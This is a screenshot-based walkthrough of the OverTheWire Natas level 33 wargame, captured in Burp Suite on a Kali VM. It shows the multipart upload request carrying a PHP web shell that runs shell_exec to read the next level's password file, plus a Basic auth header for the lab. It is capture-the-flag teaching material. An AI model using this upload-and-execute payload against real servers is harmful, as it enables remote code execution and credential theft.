
The update has been uploaded to: /natas33/upload/9mc82k8lb1nn5hcb8rcms6qbg7
Firmware upgrad initialised.
Failur! MD5sum mismatch!
Upload Firmware Update:

Choose File
No file chosen
Upload File
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Go to HTTP history

we have post request here:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
23:41
Burp Suite Community Edition v2024.5.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
17	http://natas31.natas.labs.ov...	GET	/			200	2189	HTML		
18	http://natas31.natas.labs.ov...	POST	/index.pl	✓	✓	200	1883	HTML	pl	
19	http://natas32.natas.labs.ov...	GET	/			401	758	HTML		401 Unauth
20	http://natas32.natas.labs.ov...	GET	/			401	758	HTML		401 Unauth
21	http://natas32.natas.labs.ov...	GET	/			200	2356	HTML		
23	http://natas32.natas.labs.ov...	GET	/sorttable.js			200	17199	script	js	
24	http://natas32.natas.labs.ov...	GET	/bootstrap-3.3.6-dist/js/bootstrap...			200	37190	script	js	
25	http://natas32.natas.labs.ov...	GET	/favicon.ico			404	513	HTML	ico	404 Not Fo
26	http://natas32.natas.labs.ov...	GET	/index-source.html			200	10055	HTML	html	/var/www/n
27	http://natas32.natas.labs.ov...	POST	/index.pl	✓		200	1871	HTML	pl	
28	http://natas32.natas.labs.ov...	POST	/index.pl	✓		200	1871	HTML	pl	
29	https://natas33.natas.labs....	GET	/index.pl						pl	
30	http://natas33.natas.labs.o...	GET	/index.pl			401	758	HTML	pl	401 Unauth
31	https://natas33.natas.labs....	GET	/							
32	http://natas33.natas.labs.o...	GET	/			401	758	HTML		401 Unauth
33	http://natas33.natas.labs.o...	GET	/			200	1927	HTML		
34	http://natas33.natas.labs.o...	GET	/favicon.ico			404	513	HTML	ico	404 Not Fo
35	http://natas33.natas.labs.o...	POST	/index.php	✓		200	1998	HTML	php	

Request

```
POST /index.php HTTP/1.1
Host:
natas33.natas.labs.overthewire.org
Content-Length: 482
Cache-Control: max-age=0
Authorization: Basic
bmF0YXMzMzoydjluRGxiU0Y3anZhd2FDbmN
yNVo5alN6a21CZW9DSg==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin:
```

Response


```
HTTP/1.1 200 OK
Date: Sat, 20 Jul 2024 18:40:40 GMT
Server: Apache/2.4.58 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00
GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1659
Keep-Alive: timeout=5, max=100
```

Inspector

Request attributes 2
Request body parameters 3
Request cookies 1
Request headers 14
Response headers 10

Send it to repeater, remove the highlighted file session id from here and replace it with shell.php and send:


17 July,24



Target: http://natas33.natas.labs.overthewire.org HTTP/1

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas33.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=9mc82k8lb1nn5hcb8rcms6qbg7
Connection: keep-alive

------WebKitFormBoundarykJZM4xyAidDWyUHu
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
------WebKitFormBoundarykJZM4xyAidDWyUHu
Content-Disposition: form-data; name="filename"

9mc82k8lb1nn5hcb8rcms6qbg7
------WebKitFormBoundarykJZM4xyAidDWyUHu
Content-Disposition: form-data; name="uploadedfile"; filename="shell.php"
Content-Type: application/x-php

<?php echo shell_exec('cat /etc/natas_webpass/natas34');?>

------WebKitFormBoundarykJZM4xyAidDWyUHu--

```

17 July,24



Target: http://natas33.natas.labs.overthewire.org

Request

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.57 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://natas33.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=9mc82k8lb1nn5hcb8rcms6qbg7
Connection: keep-alive

------WebKitFormBoundarykJZM4xyAidDWyUHu
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
------WebKitFormBoundarykJZM4xyAidDWyUHu
Content-Disposition: form-data; name="filename"

shell.php
------WebKitFormBoundarykJZM4xyAidDWyUHu
Content-Disposition: form-data; name="uploadedfile";
filename="shell.php"
Content-Type: application/x-php

<?php echo shell_exec('cat
/etc/natas_webpass/natas34');?>

------WebKitFormBoundarykJZM4xyAidDWyUHu--

```

Response

```
HTTP/1.1 200 OK
Date: Sat, 20 Jul 2024 18:44:41 GMT
Server: Apache/2.4.58 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1642
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <!-- This stuff in the header has nothing to do
    with the level -->
    <link rel="stylesheet" type="text/css" href="
    http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="
    http://natas.labs.overthewire.org/css/jquery-ui.css
    " />
    <link rel="stylesheet" href="
    http://natas.labs.overthewire.org/css/wechall.css"
    />
    <script src="
    http://natas.labs.overthewire.org/js/jquery-1.9.1.j
    s">
    </script>
    <script src="
    http://natas.labs.overthewire.org/js/jquery-ui.js">
```

Done


1,981 bytes | 1,269 millis

Memory: 137.6MB

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Now upload the natas.phar file, following same procedure as above:

17 July,24



Burp Suite Community Edition v2024.5.4 - Temporary Project

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
23	http://natas32.natas.labs.ov...	GET	/sorttable.js			200	17199	script	js	
24	http://natas32.natas.labs.ov...	GET	/bootstrap-3.3.6-dist/js/bootstrap...			200	37190	script	js	
25	http://natas32.natas.labs.ov...	GET	/favicon.ico			404	513	HTML	ico	404 Not Fo
26	http://natas32.natas.labs.ov...	GET	/index-source.html			200	10055	HTML	html	/var/www/n
27	http://natas32.natas.labs.ov...	POST	/index.pl	✓		200	1871	HTML	pl	
28	http://natas32.natas.labs.ov...	POST	/index.pl	✓		200	1871	HTML	pl	
29	https://natas33.natas.labs....	GET	/index.pl						pl	
30	http://natas33.natas.labs.o...	GET	/index.pl			401	758	HTML	pl	401 Unauth
31	https://natas33.natas.labs....	GET	/							
32	http://natas33.natas.labs.o...	GET	/			401	758	HTML		401 Unauth
33	http://natas33.natas.labs.o...	GET	/			200	1927	HTML		
34	http://natas33.natas.labs.o...	GET	/favicon.ico			404	513	HTML	ico	404 Not Fo
35	http://natas33.natas.labs.o...	POST	/index.php	✓		200	1998	HTML	php	
36	http://natas33.natas.labs.o...	POST	/index.php	✓		200	1998	HTML	php	
39	http://natas.labs.overthewir...	GET	/js/jquery-1.9.1.js			200	268705	script	js	
40	http://natas.labs.overthewir...	GET	/js/wechall-data.js			200	883	script	js	
42	http://natas.labs.overthewir...	GET	/js/jquery-ui.js			200	436168	script	js	
43	http://natas.labs.overthewir...	GET	/js/wechall.js			200	1393	script	js	

Request

```
POST /index.php HTTP/1.1
Host: natas33.natas.labs.overthewire.org
Content-Length: 702
Cache-Control: max-age=0
Authorization: Basic bmF0YXMzMzoydjluRGxiU0Y3anZhd2FDbmNyNVo5alN6a21CZW9DSg==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
```

Response

